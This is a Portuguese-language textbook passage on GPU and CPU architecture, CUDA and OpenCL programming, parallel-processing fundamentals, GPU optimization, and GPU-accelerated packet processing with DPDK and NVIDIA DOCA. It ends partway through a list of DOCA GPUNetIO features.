Em diversos problemas com alta demanda computacional, as GPUs apresentam vantagens significativas em relação às CPUs [Wang et al. 2008]. No entanto, devido à natureza específica de sua arquitetura, nem todas as tarefas computacionais podem ser executadas exclusivamente na GPU. Instruções com forte dependência de controle ou com características essencialmente sequenciais ainda precisam ser processadas pela CPU.

Dessa forma, a GPU deve ser vista menos como uma substituta e mais como uma colaboradora da CPU. O verdadeiro potencial da computação moderna reside na utilização conjunta desses dois tipos de unidades de processamento, explorando suas forças complementares em um ambiente de computação heterogêneo e colaborativo. Essa abordagem, conhecida como GPGPU (General-Purpose computing on Graphics Processing Units), representa uma estratégia promissora para a resolução eficiente de problemas genéricos e complexos.

A Figura 1.2 ilustra visualmente as diferenças arquiteturais entre CPU e GPU. Observa-se que, enquanto a CPU possui poucos núcleos robustos voltados para tarefas de propósito geral, a GPU conta com centenas ou milhares de núcleos mais simples, organizados para permitir processamento paralelo massivo.

A Tabela 1.1 apresenta uma comparação entre as duas arquiteturas, destacando suas principais características e aplicações típicas.

1.3.3. Modelo de Programação

Embora as GPUs tenham sido originalmente criadas para realizar cálculos gráficos, elas também permitem acelerar o processamento de propósito geral. Essa abordagem é conhecida como computação de propósito geral em GPUs (GPGPU — do inglês General-Purpose computing on GPUs). Para desenvolver programas que executam em uma GPU, é necessário utilizar um framework de programação, ou seja, ambientes de desenvolvimento apropriado.

Uma das opções disponíveis é o **OpenCL** [The Khronos Group Inc. 2024], um




Figura 1.2. Comparação entre a arquitetura da CPU e da GPU em hardware.

padrão aberto que permite escrever aplicações paralelas para diferentes tipos de hardware, incluindo GPUs, CPUs e outros tipos de processadores. Ele é baseado na linguagem C e é compatível com diversas plataformas, como Intel, AMD, NVIDIA e ARM, o que o torna uma solução versátil para programação heterogênea.

Outra alternativa amplamente utilizada é o **CUDA** [NVIDIA Corporation 2024b], uma plataforma e modelo de programação proprietários da NVIDIA, desenvolvidos especificamente para suas GPUs. Atualmente, trata-se da principal tecnologia empregada para GPGPU. O ambiente de desenvolvimento baseia-se em extensões da linguagem C++ e oferece suporte tanto ao modelo de programação próprio quanto ao OpenCL. Além disso, disponibiliza bibliotecas otimizadas, ferramentas de depuração e recursos para análise de desempenho. O *CUDA C++ Programming Guide* [NVIDIA Corporation 2024a] é a principal referência técnica para o uso dessa plataforma.

No contexto do CUDA, as funções executadas na GPU são chamadas de kernels, e sua execução ocorre de forma massivamente paralela: ao serem chamadas, as kernels são executadas por múltiplas threads, cada uma com um identificador único (thread ID), o que permite comportamentos distintos.

Essas threads são agrupadas em blocos (blocks), que por sua vez compõem grades (grids), ambos com identificadores próprios. O programador pode definir a quantidade de threads por bloco e de blocos por grade, em até três dimensões. As threads devem operar de forma independente entre si, o que permite que sejam alocadas dinamicamente entre os diferentes multiprocessadores da GPU (SMs - do inglês Streaming Multiprocessors). A organização dessa hierarquia é ilustrada na Figura 1.3.

Durante sua execução, as threads acessam diferentes tipos de memória. Cada uma possui um espaço de memória local exclusivo e seus próprios registradores. Threads pertencentes ao mesmo bloco podem compartilhar uma memória comum, disponível apenas durante a execução daquele bloco. Além disso, todas as threads podem acessar a memória global da GPU. Com a introdução da Memória Unificada (Unified Memory), tornou-se possível utilizar um espaço de endereçamento comum entre CPUs e GPUs, eliminando a

Tabela 1.1. Comparação entre processamento de pacotes em CPU e GPU

Critério	CPU (Unidade Central de Processamento)	GPU (Unidade de Processamento Gráfico)
Arquitetura	Poucos núcleos otimizados para tarefas sequenciais e controle de fluxo	Centenas ou milhares de núcleos otimizados para execução paralela massiva
Paralelismo	Limitado (tipicamente 4–64 threads)	Massivo (milhares de threads simultâneas)
Latência de Resposta	Baixa latência em tarefas simples ou com controle complexo	Alta performance em tarefas paralelas; pode haver latência em cargas pequenas
Vazão (Throughput)	Limitada pela quantidade de núcleos e frequência	Alta vazão: pode processar milhões de pacotes por segundo
Consumo de Energia	Relativamente baixo	Mais elevado, especialmente em cargas intensivas
Facilidade de Desenvolvimento	Ambientes de programação bem estabelecidos (C, Go, Python, etc.)	Requer conhecimento em CUDA/OpenCL e paralelismo de dados
Escalabilidade	Limitada ao número de núcleos físicos e threads	Alta escalabilidade com milhares de threads paralelas
Gerenciamento de Memória	Simples; acesso direto à memória principal	Exige cópia entre memória do host e da GPU
Custo de Hardware	Menor custo unitário; geralmente já disponível	Maior investimento inicial em placas especializadas
Casos de Uso Recomendados	Tráfego moderado e lógica de controle complexa	Ambientes de alta performance com alto volume de tráfego

necessidade de cópias explícitas de dados entre os dispositivos.

As operações executadas pela GPU, como a chamada de kernels ou a movimentação de dados, podem ser organizadas em streams. As instruções em uma mesma stream são executadas em ordem, respeitando a sequência em que foram emitidas. No entanto, diferentes streams podem ser executadas simultaneamente no dispositivo, o que permite paralelismo em nível de operações.

Outro recurso que contribui para a sobreposição de tarefas é o uso de memória do host fixada em página (paged-locked memory). GPUs mais modernas conseguem, por exemplo, iniciar uma kernel ao mesmo tempo em que transferem dados de forma assíncrona, ou realizar transferências simultâneas de entrada e saída entre host e dispositivo. Esse tipo de paralelismo é especialmente útil em cenários em que novos dados precisam ser processados continuamente, sem aguardar a finalização completa de operações anteriores.

Além disso, o modelo CUDA permite o uso de eventos dentro das streams, que




Figura 1.3. Hierarquia de threads na GPU. O grid contém 3 x 2 blocos e cada bloco contém 6 x 2 threads.

funcionam como marcadores temporais. Esses eventos permitem monitorar a progressão das operações tanto no dispositivo quanto no host, possibilitando mecanismos de sincronização entre diferentes kernels ou entre CPU e GPU.

1.4. Fundamentos de Processamento Paralelo

O processamento paralelo [Hwang and Briggs 1990] é uma técnica computacional que permite a execução simultânea de múltiplas tarefas, com o objetivo de aumentar a vazão de tarefas concluídas e, consequentemente, reduzir o tempo de processamento. Essa abordagem baseia-se na divisão de um problema em subproblemas menores, que podem ser resolvidos de forma concorrente por diferentes unidades de processamento.

1.4.1. Introdução

A lei de Moore [Moore 1965] previa que o número transistores em um circuito integrado dobraria a cada ano. Porém, tal lei está chegando a seu fim, visto que a medida que os transistores ficam menores a quantidade de corrente vazada aumenta, o que prejudica o consumo de energia. Além disso, a quantidade de potência dissipada aumenta com o quadrado da frequência do clock. Tais problemas impossibilitam a evolução da computação através apenas do aumento da frequência do clock.

Geer et al. [Geer 2005] explicam que, para superar essa estagnação e aumentar o desempenho dos processadores, a indústria adotou modelos multi-core, impulsionando o processamento paralelo, que se mostrou eficiente para aplicações de alto desempenho. Assim, as GPUs, que foram idealizadas para processamento gráfico, atualmente estão sendo usadas para propósito geral. Como exemplo há o PacketShader [Han et al. 2010], um framework de alto desempenho para roteadores em software, que acelera o processamento geral de pacotes utilizando GPUs.

Em clusters e super-computadores o uso de computação paralela é amplo. Notoriamente, há o supercomputador japonês Fugaku [Sato et al. 2020], que realiza simulações em medicina e previsão climática. Ele foi construído com mais de 150 mil processadores Fujitsu A64FX, que têm 48 núcleos cada e que implementam um conjunto de instrução SIMD, que permite a execução paralela da mesma instrução em múltiplos dados.

1.4.2. Modelos de programação paralela

O desenvolvimento de aplicações paralelas requer abstrações que auxiliem na classificação precisa de arquiteturas paralelas, bem como na comunicação e sincronização precisa entre múltiplas tarefas [Hwang and Briggs 1990]. Dessa forma, através desses modelos torna-se possível projetar algoritmos paralelos e explorar de forma eficiente os recursos computacionais disponíveis.

1.4.2.1. Taxonomia de Flynn

A **taxonomia de Flynn** [Flynn 1966] é um dos principais esquemas de classificação para arquiteturas de computação paralela e indica quatro modelos principais:

- **Instrução Única, Dado Único (SISD)**: Computadores que executam uma única instrução por vez em um dado específico. Processadores escalares são classificados como SISD, um exemplo deles é o Intel 486 [Fu et al. 1989].

- **Instrução Única, Múltiplos Dados (SIMD)**: Máquinas que executam a mesma instrução simultaneamente em múltiplos dados, como em cálculos vetoriais.

  Seiler et al [Seiler 2018] utilizaram a multiplicação rápida do AVX2, uma extensão SIMD para o conjunto de instruções x86, para aprimorar a criptografia baseada em Redes Ring-LWE. Essa criptografia consiste em resolver um sistema polinomial com coeficientes inteiros, reduzidos módulo um número primo, e com erros nas respostas, tornando o problema altamente resistente a ataques quânticos.

- **Instrução Única, Múltiplas Threads (SIMT)**: Nesse submcategória do modelo SIMD cada thread tem seu próprio contador de programa e pilha, por isso as execuções podem divergir, o que o torna assíncrono e mais flexível que o modelo SIMD.

  Liu et al. [Liu et al. 2010] apresentaram uma versão otimizada do algoritmo Smith-Waterman baseado na abstração SIMT, que é amplamente utilizado no sequenciamento de DNA e proteínas. O algorítimo se fundamenta no paradigma da programação dinâmica e tem como objetivo determinar regiões similares de duas sequências. Os resultados são alcançados ao comparar segmentos de tamanhos variados enquanto otimiza a medida de similaridade.

- **Múltiplas Instruções, Dado Único (MISD)**: Diferentes instruções executadas em paralelo no mesmo dado. Halaas et al. [Halaas et al. 2004] demonstram que, por meio de uma arquitetura MISD, o modelo pode ser empregado para realizar múltiplos reconhecimentos de padrões em bases de dados.

- **Múltiplas Instruções, Múltiplos Dados (MIMD)**: Executa instruções diferentes de forma assíncrona em diversos conjuntos de dados. Um exemplo de máquina MIMD foi o ultracomputador Nyu [Gottlieb et al. 1983], um pioneiro em computação paralela que possuía memória compartilhada e era composto por milhares de elementos de processamento autônomo.

1.4.2.2. Comunicação em sistemas paralelos

Memória compartilhada possibilita que múltiplos processadores troquem informações por meio de uma região de memória comum, o que permite uma comunicação rápida por não envolver cópias explicitas e alocações de buffers. Entretanto, esse modelo exige sincronização para que não ocorra complicações, como o uso de mutexes e semáforos para evitar condições de corrida e inconsistência de dados.

A OpenMP [Dagum and Menon 1998] é uma API multiplataforma para a criação de programas paralelos que utilizam memória compartilhada e está disponível em C, C++ e Fortran. Além disso, a simplicidade da API possibilita a criação de programas paralelos sem a complexidade de gerenciar threads e sincronizações.

Outra solução para o modelo de memória compartilhada, é a plataforma de computação paralela CUDA (Compute Unified Device Architecture), criada pela NVIDIA, focada em processamento paralelo de proposito geral em GPUs[Sanders and Kandrot 2010]. O CUDA oferece uma API para que desenvolvedores possam gerenciar a execução de kernels, que são funções executadas na GPU. Devido a essa interface flexível e poderosa, o CUDA é muito utilizado em diversas áreas, como classificação de pacotes em alto desempenho [Zhou et al. 2014].

Troca de mensagens possibilita os processadores se comunicarem sem compartilhar recursos, como memória. Essa independência facilita escalabilidade, sendo ideal para clusters e supercomputadores. Vale ressaltar que essa troca de mensagens sofre de latência adicional comparada ao modelo de memória compartilhada.

Nesse modelo, a sincronização é dependente dos requisitos da aplicação e pode ser feita com barreiras, algorítimos de exclusão mútua distribuídas e protocolos de ordenação de mensagens. O algorítimo de Lamport [Lamport 2019], amplamente usado em sistemas distribuídos, garante a ordenação causal, isso é, caso uma mensagem influencie outra, a mensagem influenciadora será entregue antes da influenciada.

Para o modelo de troca de mensagens, existe o padrão Message Passing Interface (MPI) [Walker and Dongarra 1996] que é comumente usado em computação paralela e distribuída. Ademais, esse padrão está disponível em diversas arquiteturas e linguagens de programação, o que facilita a escalabilidade de clusters heterogêneos.

1.4.2.3. Coordenação em memória compartilhada

Condições de corrida são, de acordo com Mazieiro [Maziero 2014], erros dinâmicos que podem acontecer quando mais de uma tarefa acessa um recurso compartilhado ao mesmo tempo, como uma área de memória compartilhada entre threads.

Esses erros podem acontecer, por exemplo, quando um contador é compartilhado entre threads e não exista mecanismos de exclusão mútua. Se duas threads tentam ler incrementar o contador ao mesmo tempo, elas podem ler e incrementar a partir do mesmo valor, resultando em um único aumento que gera uma contagem incorreta.

Outra maneira de definir as condições de corrida são as condições de Berns-

tein [Bernstein 1966], que definem dois cenários que podem ocasionar uma condição de corrida: uma tarefa escrever em um recurso compartilhado enquanto outra lê e duas tarefas escreverem no mesmo recurso ao mesmo tempo. Dessa forma, fica evidente que leituras concorrentes em um mesmo recurso não geram condições de corrida.

Seções críticas são áreas de código que modificam dados compartilhados e que podem gerar condições de corrida. Para evitar esses problemas, **exclusão mútua** assegura que apenas uma tarefa esteja presente em seções criticas a cada instante. Mecanismos de exclusão mútua sofisticados fazem uso amplo de operações atômicas, que em base são operações indivisíveis que ocorrem sem a interrupção do sistema operacional. Dessa forma, existem três principais métodos para exclusão mútua:

- **Semáforo**: Criado por Dijkstra [Dijkstra 1965], permite exclusão mútua entre múltiplas tarefas. Essa estrutura se resume a uma fila de tarefas e um contador que representa os recursos disponíveis. Esses recursos são acessíveis através de duas operações atômicas: down e up. Down decrementa o contador e suspende a tarefa, que fica na fila de tarefas, caso não haja recursos disponíveis. Up incrementa o contador e acorda a primeira tarefa disponível na fila de tarefas caso ela exista.

- **Mutex**: Mutexes são versões simplificadas dos semáforos, as vezes chamados de semáforos binários, que liberam acesso a seção crítica à apenas uma tarefa e que também definem seu acesso com duas funções, lock e unlock, que respectivamente tem o mesmo comportamento das operações down e up.

- **Variáveis de condição**: Além da exclusão mútua, algumas tarefa precisam de condições para serem executadas. Para isso, utiliza-se variáveis de condição, que permitem que tarefas sejam suspensas com a operação wait e sejam reativadas com a operação signal(acordar uma tarefa) ou notify(acordar todas as tarefas) quando alguma condição foi alcançada. Essas variáveis devem ser usadas junto a mutexes para garantir a exclusão mútua, uma vez que as tarefas revogam o acesso a seção crítica quando são desativadas.

1.4.3. Unidades de processamento

Nos contextos de programação paralela, as unidades de processamento representam as entidades responsáveis por executar tarefas simultaneamente. Elas podem ser implementadas e gerenciadas tanto pelo sistema operacional quanto diretamente pelo hardware, dependendo da arquitetura e do nível de abstração.

Processos, para Maziero [Maziero 2014], são mais do que apenas instâncias de um programa; eles representam uma unidade isolada de contexto compartilhado por uma ou mais tarefas. Esse contexto inclui aspectos de software (estado da execução), hardware (registradores, pilha etc.) e o espaço de endereçamento disponível.

Threads são sequências de instruções que executam independentemente dentro do mesmo processo, compartilhando seu espaço de endereçamento e contexto de software. No entanto, cada thread possui sua própria pilha e conjunto de registradores, permitindo a execução paralela por meio de memória compartilhada.

Diferentemente das threads, os processos possuem memória isolada e se comunicam por meio da troca de mensagens. Esse isolamento garante que, caso um processo falhe, os demais continuem em execução normalmente. Por outro lado, se uma thread falhar, o processo inteiro pode ser comprometido.

Warps são, na arquitetura NVIDIA, um conjunto de 32 threads que executam paralelamente em um multiprocessador, seguindo o modelo SIMT, e são gerenciadas diretamente pela GPU. Warps são agrupadas em conjuntos chamados de blocos, que possuem memória compartilhada, o que permite a comunicação entre suas threads e outras warps.

1.4.4. Técnicas de paralelização

Para explorar todo o potencial da execução paralela, é necessário adotar técnicas que permitam decompor e organizar as tarefas de forma eficiente, visando minimizar seções críticas, evitar o desbalanceamento de carga entre as tarefas e reduzir a sobrecarga associada à criação e ao gerenciamento das unidades de execução.

1.4.4.1. Tipos de Paralelismo

O paralelismo é uma técnica fundamental para aumentar o desempenho de sistemas computacionais, explorando a execução simultânea de múltiplas tarefas. Existem diferentes formas de paralelismo, cada uma adequada a contextos específicos de aplicação. Abaixo, detalhamos três tipos principais:

Paralelismo de Dados. Esse tipo de paralelismo refere-se à divisão de um grande conjunto de dados em partes menores, que são processadas simultaneamente por diferentes unidades de execução. A ideia central é aplicar a mesma operação em diferentes segmentos dos dados de forma paralela. Por exemplo, Hillisetal. [Hillis and Steele 1986] demonstraram que é possível particionar um array de inteiros em blocos e processá-los paralelamente para calcular o somatório total e as somas parciais de cada segmento. Essa abordagem é bastante comum em aplicações de processamento vetorial, big data e aprendizado de máquina, onde grandes volumes de dados podem ser tratados de maneira eficiente com paralelismo em larga escala.

Paralelismo de Funções. Também conhecido como paralelismo de tarefas, este modelo envolve a execução simultânea de diferentes funções ou procedimentos. Ele é mais eficaz quando o sistema possui múltiplos tipos de tarefas que podem ser executadas de forma independente. Um exemplo prático é um servidor DNS recursivo, que pode utilizar diferentes grupos de threads: um grupo dedicado ao tratamento de requisições diretas e outro responsável por resolver requisições recursivas. Esse tipo de paralelismo melhora a responsividade do sistema, evitando que tarefas mais custosas bloqueiem a execução de outras mais simples.

Paralelismo em Pipeline. Neste modelo, diferentes etapas de processamento são executadas em paralelo, cada uma em uma "fase"do pipeline. Assim como em uma linha de

montagem industrial, enquanto uma etapa processa um conjunto de dados, outra já pode iniciar o processamento do próximo. O TensorPipe [Huang et al. 2019] é uma biblioteca que implementa esse tipo de paralelismo para redes neurais profundas organizadas como uma sequência de camadas. Por exemplo, enquanto um lote de dados está sendo processado pelas camadas iniciais da rede, outros lotes podem estar sendo processados nas camadas intermediárias ou finais. Essa abordagem maximiza o uso dos recursos computacionais e reduz significativamente o tempo total de treinamento ou inferência de modelos complexos.

1.4.4.2. Granularidade

A granularidade refere-se ao nível de divisão das tarefas ou dados entre múltiplas threads em um sistema paralelo. Ao distribuir dados para execução concorrente, o objetivo principal é balancear uniformemente a carga de trabalho entre as threads, de modo a maximizar o aproveitamento dos recursos disponíveis e minimizar o tempo ocioso de cada thread. Nesse contexto, a granularidade pode ser classificada em dois tipos principais:

- **Granularidade Grossa:** ocorre quando os dados são divididos em poucas partes relativamente grandes. Essa abordagem tende a reduzir a complexidade da implementação e minimizar o número de seções críticas (regiões que exigem sincronização entre threads), facilitando o gerenciamento do paralelismo. No entanto, ela pode gerar desbalanceamento de carga, já que uma thread pode terminar sua parte rapidamente enquanto outras ainda estão executando.
- **Granularidade Fina:** consiste na divisão dos dados em muitos subconjuntos menores. Isso possibilita uma distribuição de carga mais equilibrada entre as threads, favorecendo o aproveitamento máximo dos núcleos de processamento e aumentando a escalabilidade. Em contrapartida, essa abordagem demanda maior esforço de sincronização e controle, aumentando a complexidade do sistema e a possibilidade de condições de corrida (race conditions).

Não existe uma escolha universalmente ótima de granularidade — a melhor configuração depende diretamente das características do problema em questão, da arquitetura da máquina e do comportamento das tarefas. Por esse motivo, a definição do nível ideal de granularidade costuma ser feita por meio de testes e ajustes empíricos, buscando um equilíbrio entre desempenho e complexidade.

1.4.4.3. Escalonamento

Escalonamento. O escalonamento de threads é um aspecto fundamental da computação paralela que determina como as tarefas são distribuídas entre os recursos de processamento. Quando se distribui threads para tarefas existem três estrategias principais:

- Uma thread por tarefa: Embora sua simplicidade, a criação de diversas threads pode gerar uma sobrecarga alta. Além disso, o tempo de vida das threads pode variar, o que causa ociosidade.

- Escalonamento estático: Embora resolva o problema da sobrecarga na criação das threads, o desbalanceamento pode persistir.

- Escalonamento dinâmico: Esse modelo consegue balancear melhor a carga e reduzir os custos da criação de novas threads, embora seja mais complexo. Isso é possível através do pool de threads, que em base é uma abstração de uma fila que distribui tarefas para as threads, que uma vez que completam suas tarefas já recebem novas, o que maximiza seu uso computacional.

1.4.5. Estratégias de otimização para GPUs

Portar código para GPU com plataformas como CUDA pode ser relativamente simples, mas alcançar eficiência é um desafio que exige otimizações criteriosas. Assim, é necessário otimizações para obter o máximo de poder computacional possível da GPU.

1.4.5.1. Indicadores de desempenho

Ocupância é uma medida de desempenho em CUDA, que é a razão entre a quantidade de threads ativas em um multiprocessador (SM) e a quantidade máxima de threads que ele suporta. **ILP** (Instruction Level Paralelism) indica a quantidade de instruções que uma thread pode executar simultaneamente, utilizando, por exemplo, pipelining. Dado alguns fatores, a GPU pode estar limitada a três fatores:

- **Limitada por latência**: Quando a ocupância ou o ILP se encontra baixo. Aumentar o número de warps por bloco, e reduzir a dependência de dados entre as threads tende a minimizar esses problemas visto que ambas as técnicas aumentam a ocupância e ILP.

- **Limitada por instruções**: Essa dependência acontece quando o kernel executa instruções difíceis de paralelizar, como condicionais, instruções dependentes e instruções muito complexas. No geral, a solução dessa limitação é a refatoração do código de uma forma que evite esses problemas.

- **Limitada por largura de banda**: Contra-intuitivamente é um bom sinal. Ser limitado por largura de banda significa que não há desperdício em relação a capacidade de transferência de memória e mais importante, que a GPU passa a maior parte do tempo trabalhando, tendo o tempo ocioso minimizado. Nesse estado, melhor performance pode ser alcançada melhorando o hardware e reduzindo a quantidade de acessos a memória, como por exemplo, usando o acesso coalesido.

1.4.5.2. Branching

Como as warps operam no modelo SIMT, todas as threads devem executar a mesma instrução simultaneamente. Entretanto, caso ramificações não sejam levadas em conta, a quantidade de instruções executadas pode aumentar, reduzindo a eficiência da GPU.

Tal comportamento se deve porque a unidade de controle que gerencia a warp só consegue emitir uma única instrução para todas as threads, por isso as divergências são resolvidas de modo sequencial. As threads do warp são separadas em dois grupos, as que divergiram e as que não, então a unidade de controle desativará o grupo não divergente e executando o outro. Quando todas as threads novamente se encontrarem no mesmo ponto de execução ou o grupo divergente terminar sua execução, o grupo que foi desativado é reativado e a execução continua.

É evidente a ineficiência que tal comportamento pode trazer, uma vez que uma única thread em um warp pode fazer todas as outras esperarem por ela inativadas para que assim ela execute sua ramificação. Portanto, os algorítimos projetados para GPUs devem minimizar ramificações com o objetivo de maximizar o poder dos warps.

1.4.5.3. Acessos a memória

Embora plataformas como o CUDA gerenciem memória automaticamente, o programador pode determinar em qual camada da hierarquia os dados serão armazenados. Também é possível determinar se são dados constantes, otimizados para leitura rápida, ou dinâmicos, para o uso de DRAM. Da mesma forma, é essencial usar bem a memória compartilhada e os registradores para evitar o uso da memória global, que é mais lenta.

Devido a esse custo, o acesso à memória global deve ser coalescido entre as threads. Isso significa que, se cada thread em uma warp acessar endereços consecutivos de memória, a GPU pode enviar apenas uma solicitação de acesso, o que reduz a quantidade de transações. Uma técnica para maximizar o acesso coalescido é usar estruturas de dados SoA (Structure of Arrays), que organizam os dados de forma que cada elemento das estruturas seja contíguo.

Além disso, em GPUs NVIDIA, a memória compartilhada é dividida 32 conjuntos, o mesmo número de threads por warp, chamados de bancos. Isso acontece porque, se cada thread em uma warp tentar acessar a memória compartilhada via bancos diferentes esse acesso ocorre em paralelo. Caso contrário, o acesso será serializado, o que é ineficiente. Então, para fins de otimização, o programador deve garantir acesso disjuntos aos bancos através do uso de paddings, mapeamento de dados e acessos espaçados.

1.5. Redes de Alta Performance e GPUs

A necessidade de aperfeiçoamento no processamento de pacotes trouxe à luz a possibilidade de utilizar GPUs para acelerar diversas funções de rede [Han et al. 2010], graças ao paralelismo massivo das GPUs e ao paralelismo inerente ao processamento de pacotes [Cerović et al. 2018].

1.5.1. Introdução

Atualmente, aplicações modernas de rede — como serviços em nuvem [Hu et al. 2021], sistemas de inteligência artificial distribuída [Voigtländer et al. 2017] e plataformas de análise de dados em tempo real [Rahman et al. 2019] — impõem demandas cada vez mais rigorosas por alta largura de banda e baixa latência.

Para superar isso, as GPUs emergiram como aceleradores poderosos para computação de propósito geral [Wu and Liu 2008], como o processamento de pacotes de rede em alto desempenho [Cerović et al. 2018]. Aliado a isso, muitas tarefas de processamento de rede, como classificação, filtragem e inspeção profunda de pacotes, exibem paralelismo de dados inerente, tornando-as adequadas para execução em GPUs [Han et al. 2010].

Nesse sentido, as GPUs se mostraram eficazes para acelerar diversos dispositivos e funções de rede — como roteadores de software [Han et al. 2010, Sun and Ricci 2013], virtualização de funções de rede [Zhang et al. 2018, Guo et al. 2022] e sistemas de detecção de intrusão [Vasiliadis et al. 2008] — devido à sua arquitetura massivamente paralela, que permite lidar com inúmeros pacotes simultaneamente, e à alta largura de banda de memória, que possibilita o processamento eficiente de cargas com uso intensivo de memória [Go et al. 2017].

1.5.2. Ferramentas e frameworks para integração de GPUs com redes

A integração eficiente entre GPUs e sistemas de rede exige ferramentas e frameworks especializados, capazes de atender às exigências de alta largura de banda e baixa latência. Nesse contexto, diversas soluções foram desenvolvidas para facilitar a comunicação entre a GPU e a pilha de rede, otimizando o envio e recebimento de pacotes. Entre as principais ferramentas abordadas estão o DPDK (Data Plane Development Kit), o DOCA (Data Center and Cloud Automation) e o PF_RING, cada uma oferecendo recursos distintos para melhorar o desempenho da rede e a interação com as GPUs, tornando-as essenciais para ambientes de alta performance.

1.5.2.1. Data Plane Development Kit (DPDK)

O DPDK [DPDK Project 2024] é um conjunto de bibliotecas de código aberto gerido pela Linux Foundation, cujo principal objetivo é transferir o processamento de pacotes do kernel e sua tradicional pilha de protocolos para o espaço de usuário. Essa abordagem visa reduzir significativamente a sobrecarga provocada por interrupções de hardware, trocas de contexto e múltiplas cópias de dados entre o buffer da NIC (placa de rede - do inglês Network Interface Card), o kernel e o espaço de usuário. Como resultado, o DPDK permite alcançar baixos níveis de latência e alta vazão no processamento de pacotes, sendo uma solução fundamental para aplicações que exigem alta performance em redes de alto desempenho.

Para superar as sobrecargas citadas, o DPDK utliza acesso direto à memória (DMA) para movimentar pacotes entre a NIC e os buffers no espaço de usuário. Essa técnica elimina cópias intermediárias e reduz o tempo de acesso aos dados. Além disso, o DPDK, substitui as interrupções de hardware por polling ativo, que verifica continuamente a chegada de pacotes, o que diminui a latência e aumenta a vazão.

Com a crescente adoção da computação em nuvem, esforços têm sido feitos para migrar as NFVs (Network Function Virtualization) para um contexto de software, com ênfase na execução em máquinas virtuais ou containers. Nesse contexto, Kourtis et al. [Kourtis et al. 2015] demonstraram que, ao empregar o DPDK, as NFVs alcançam vazões significativamente superiores quando comparadas às suas versões baseadas na pilha

de redes tradicional do kernel.

Além disso, o DPDK GPUdev [Kumar et al. 2023] é uma biblioteca introduzida no framework DPDK com o objetivo de facilitar a integração das GPUs NVIDIA ao ecossistema. A interação entre a NIC e a GPU pode ocorrer com a CPU atuando como intermediária, ou de forma direta, por meio do uso do GPUdev RDMA, que elimina a necessidade de cópias intermediárias e reduz significativamente a latência.

O avanço dos telescópios tem ampliado significativamente o volume de dados coletados. Com projetos como o Square Kilometer Array, estima-se que as taxas de transferência atinjam dezenas de terabits por segundo, exigindo soluções mais eficientes de processamento. Nesse cenário, o DPDK GPUdev [Plante et al. 2022], com suporte ao GPUDirect e transferência via DMA para a GPU, mostrou-se eficaz para atender às demandas de alta vazão na aquisição de dados em astronomia.

1.5.2.2. NVIDIA DOCA

As Unidades de Processamento de Dados (DPUs) foram desenvolvidas para lidar com tarefas intensivas de processamento de dados, aliviando a carga das CPUs e permitindo que seus recursos sejam dedicados exclusivamente às aplicações. Nesse contexto, o NVIDIA DOCA é um framework que tem como objetivo aprimorar e acelerar as operações em data centers por meio do uso das DPUs NVIDIA BlueField e das NICs da família NVIDIA Mellanox ConnectX.

O DOCA Core [NVIDIA Corporation 2022] fornece uma camada de abstração de hardware que permite descobrir as unidades de aceleração de hardware disponíveis nos dispositivos, consultar suas capacidades e gerenciar a alocação e o compartilhamento desses recursos com as bibliotecas DOCA, facilitando o desenvolvimento de aplicações que exploram todo o potencial das DPUs BlueField.

As aplicações na DPU precisam de buffers, tanto de entrada quanto de saída, para o processamento de dados. Esses buffers podem ser criados e inicializados diretamente pela aplicação, utilizando o DOCA Software Development Kit (SDK), que se beneficia do modo zero-copy para se comunicar com o hardware. O DOCA SDK permite que o programador registre regiões de memória a serem usadas na criação dos buffers. Os buffers acessíveis pela DPU são, subsequentemente, gerenciados pelo DOCA Core, podendo referenciar regiões de memória da CPU, GPU ou via RDMA.

O DOCA GPUNetIO [NVIDIA Corporation 2024c] é um componente do framework DOCA que permite o processamento de pacotes em tempo real diretamente na GPU, viabilizando a comunicação direta entre a GPU e a NIC. Essa biblioteca também propõe diversas funcionalidades com foco na GPU, tais como:

- **GPUDirect Async Kernel-Initiated Network (GDAKIN)**: permite que kernels CUDA interajam diretamente com a NIC para envio e recepção de pacotes.
